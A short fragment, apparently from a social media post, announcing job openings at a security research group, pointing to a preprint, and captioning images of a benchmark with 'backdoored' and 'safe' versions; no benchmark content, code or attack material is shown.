
They are hiring! secubic-ptcc.github.io/currentjobs

preprint 👇



Bonus

Benchmark: backdoored versions



Benchmark: safe versions

